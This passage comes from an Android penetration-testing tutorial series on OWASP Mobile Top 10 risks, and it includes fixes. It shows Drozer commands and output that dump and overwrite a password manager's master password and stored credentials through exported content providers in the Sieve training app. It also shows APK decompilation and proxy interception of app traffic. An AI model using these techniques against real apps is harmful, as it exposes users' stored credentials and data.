As with data from any untrusted source, you should perform input validation when handling data from external storage. We strongly recommend that you not store executables or class files on external storage prior to dynamic loading. If your app does retrieve executable files from external storage, the files should be signed and cryptographically verified prior to dynamic loading.

Content Providers

Note: There is a separate post on Attacking Content Providers, you can skip this for now .

I have already discussed about content providers and ways in which apps can store and share data through it. Please revisit here to know more about it.

Below I am using Sieve app to demonstrate vulnerability .Sieve is made by the company who made the awesome tool **Drozer** which we have been using in the past and will continue to use that in the upcoming post.

Lets get started.

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
3 activities exported
0 broadcast receivers exported
2 content providers exported
2 services exported
is debuggable
```

we can see there are two exported Content Providers.

```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
```

So by using **app.provider.finduri** module we have found some of the exported content provider URIs which can be accessed by other apps installed on the same device.

We can see that there are two similar URIS

content://com.mwr.example.sieve.DBContentProvider/keys

&

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content://com.mwr.example.sieve.DBContentProvider/keys/

Let's try to query each of them.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content://co
m.mwr.example.sieve.DBContentProvider/Keys from pid=2180, uid=10092 requires com.mw
r.example.sieve.READ_KEYS, or grantUriPermission()
```

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password      | pin   |
| iampassword1234 | 1234 |
```

Upon accessing the first one need **com.mwr.example.sieve.READ_KEYS** permission but second one doesn't need any permission. So now we have the master password and pin of the App which manages other Apps password. **Isn't that Dangerous.**

Let's try to change the value of **Password** from **iampassword1234** to **iampassword5555**

```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/
--selection "pin=1234" --string Password "iampassword5555"
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password      | pin   |
| iampassword5555 | 1234 |
```

We can also access the password's saved in this Password Manager App by query another exported URI.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwo
rds
| _id | service | username | password | email
| 1   | Gmail    | aditya   | password | aditya@manifestsecurity.com |
```

I would advise you to try above drozer module for this vulnerable application and if you stuck with any module then just run that command with –help switch.

How TO Fix

- If your content provider is just for your app's use then set it to be android:exported=false in the manifest. If you are intentionally exporting the content provider then you should also specify one or more permissions for reading and writing.
- If you are using a content provider for sharing data between only your own apps, it is preferable to use the android:protectionLevel attribute set to “signature” protection.
- When accessing a content provider, use parameterized query methods such as query(), update(), and delete() to avoid potential SQL injection from untrusted sources.

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Part 9:- Binary Protections

Lack of Binary Protection is the last one in OWASP Mobile Top 10 Risk


Android Application are delivered through an .apk file format which an adversary can reverse engineer it and can see all the code contained in it. Below are scenarios of reverse engineering an application:-

- Adversary can analyze and determine which defensive measure are implemented in the app and also find a way to bypass those mechanism.
- Also adversary can also insert the malicious code, recompile it and deliver to normal users.
- For example, gaming apps which have some feature unlocked are widely downloaded by youngster through insecure sources(sometimes through Google PlayStore as well). Most of those modified apps contains malware and some contain advertising to gain profit from those users.

An adversary is the only **threat agent** in this case.

Below is the demonstration of reverse engineering an app.

- I will use Sieve app for demonstration.
- First use **dex2jar** to convert .apk file in to .jar file.




```
C:\Users\Aditya\Desktop\Appie\pentesting
λ dex2jar sieve.apk
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar sieve.apk -> sieve_dex2jar.jar
Done.

C:\Users\Aditya\Desktop\Appie\pentesting
λ jdgui
```

- Open up the jar file in **jdgui**

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The screenshot shows the JD-GUI interface with the file 'sieve_dex2jar.jar' open. The left pane displays a tree view of the package structure, including 'com.mwr.example.sieve' and its sub-classes like 'AddEntryActivity'. The right pane shows the decompiled Java code for the 'AddEntryActivity' class. The code includes imports for 'ActionBar' and 'Activity', defines static final variables for 'ENTRY', 'REQUEST', 'REQUEST_ADD', 'REQUEST_EDIT', and 'TAG', and initializes several private member variables such as 'ausDelete', 'editEmail', 'editPassword', 'editPasswordAgain', 'editService', 'editUsername', and 'prompt'. It also defines a constructor and a 'cancel()' method.

```
package com.mwr.example.sieve;

import android.app.ActionBar;

public class AddEntryActivity
    extends Activity
{
    public static final String ENTRY = "com.mwr.example.sieve.ENTRY";
    public static final String REQUEST = "com.mwr.example.sieve.REQUEST";
    public static final int REQUEST_ADD = 4365;
    public static final int REQUEST_EDIT = 2346;
    private static final String TAG = "m_AddEntry";
    AlertDialog.Builder ausDelete;
    private EditText editEmail;
    private EditText editPassword;
    private EditText editPasswordAgain;
    private EditText editService;
    private EditText editUsername;
    private TextView prompt;
    private int requestCode = 0;
    Intent resultIntent;

    private void cancel()
    {
        this.resultIntent = new Intent(this, PWList.class);
    }
}
```

If you followed the above steps, you will be able to see the code of Sieve App.

How To Fix

Application Code can be obfuscated with the help of Proguard but it is only able to slow down the adversary from reverse engineering android application, obfuscation doesn't prevent reverse engineering. You can learn more about proguard here.

For security conscious application's application, Dexguard can be used. Dexguard is a commercial version of Proguard. Besides encrypting classes, strings, native libraries, it also adds tamper detection to let your application react accordingly if a hacker has tried to modify it or is accessing it illegitimately.

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Part 10:- Insufficient Transport Layer Protection

Insufficient Transport Layer Protection holds **3rd** position at OWASP Mobile Top 10.

Nearly all Android Applications transmit data between Client and Server. Most Application prefer to send data over Secure Channel to prevent interception and leaking to an malicious user. In this post i will try to highlight some issues regarding Insecure Transmission of data and ways to exploit those issue and also ways to fix them as well.

Common Scenarios

- **Lack of Certificate Inspection:** Android Application fails to verify the identity of the certificate presented to it. Most of the application ignore the warnings and accept any self-signed certificate presented. Some Application instead pass the traffic through an HTTP connection.
- **Weak Handshake Negotiation:** Application and server perform an SSL/TLS handshake but use an insecure cipher suite which is vulnerable to MITM attacks. So any attacker can easily decrypt that connection.
- **Privacy Information Leakage:** Most of the times it happens that Applications do authentication through a secure channel but rest all connection through non-secure channel. That doesn't add to security of application because rest sensitive data like session cookie or user data can be intercepted by an malicious user.


Who are threat agents in this case ?

- Users local to your network (compromised or monitored wifi)
- Carrier or network devices (routers, cell towers, proxy's, etc)
- Malware pre-existing on your phone
- Hackers trying to attack you web services

For our demonstration purpose we will use HerdFinancial App from OWASP-Goatdroid Project.


- First set the destination Info in HerdFinancial App.

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
- Now we need to set a proxy in our android device/emulator to intercept the traffic between application and the server. If you are using Genymotion then go to Wifi under Settings. Tap WiredSSID for a while and then tap on Modify Network.

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- In proxy settings, choose manual then enter IP Address and port on which Burp Suite or OWASP Zap is listening.

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


- Now device traffic can be intercepted by Burp Suite or OWASP Zap.

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But if you would now try open other apps like Google Play Store or Facebook App then you will not be able to see any of the traffic there. So might be wondering why is that happening. There are some possible reasons for that which are listed below :

- Burp generates a self-signed certificate for every host (like google.com), some applications do not transmit any data through it. Like in the above example Android Application transmitted the data to a self-signed certificate which led to interception of data, this is worst case scenario where an android application accepts all certificates presented to it.
- To prevent above scenario, some applications use Certificate Pinning.

What is certificate Pinning?

By default, when making an SSL connection, the client (Android app) checks that the server's certificate has a verifiable chain of trust back to a trusted (root) certificate and matches the requested hostname. This leads to the problem of **Man in the Middle Attacks (MITM)**.

In certificate pinning, an Android Application itself contains the certificate of the server and only transmits data if the same certificate is presented.

- There are some rare applications which use custom protocols instead of HTTP/HTTPS to transmit data. Either because of requirement or because to prevent interception through common techniques.
- There are some ultra rare applications which also encrypt data before placing it in the HTTP Request Body, which ultimately then passes through an SSL connection to the server.


Facebook and other security conscious applications apply certificate pinning and encryption of HTTP(s) Request body as well.

Below we will try to understand how to actually intercept traffic when those above limitations are there.

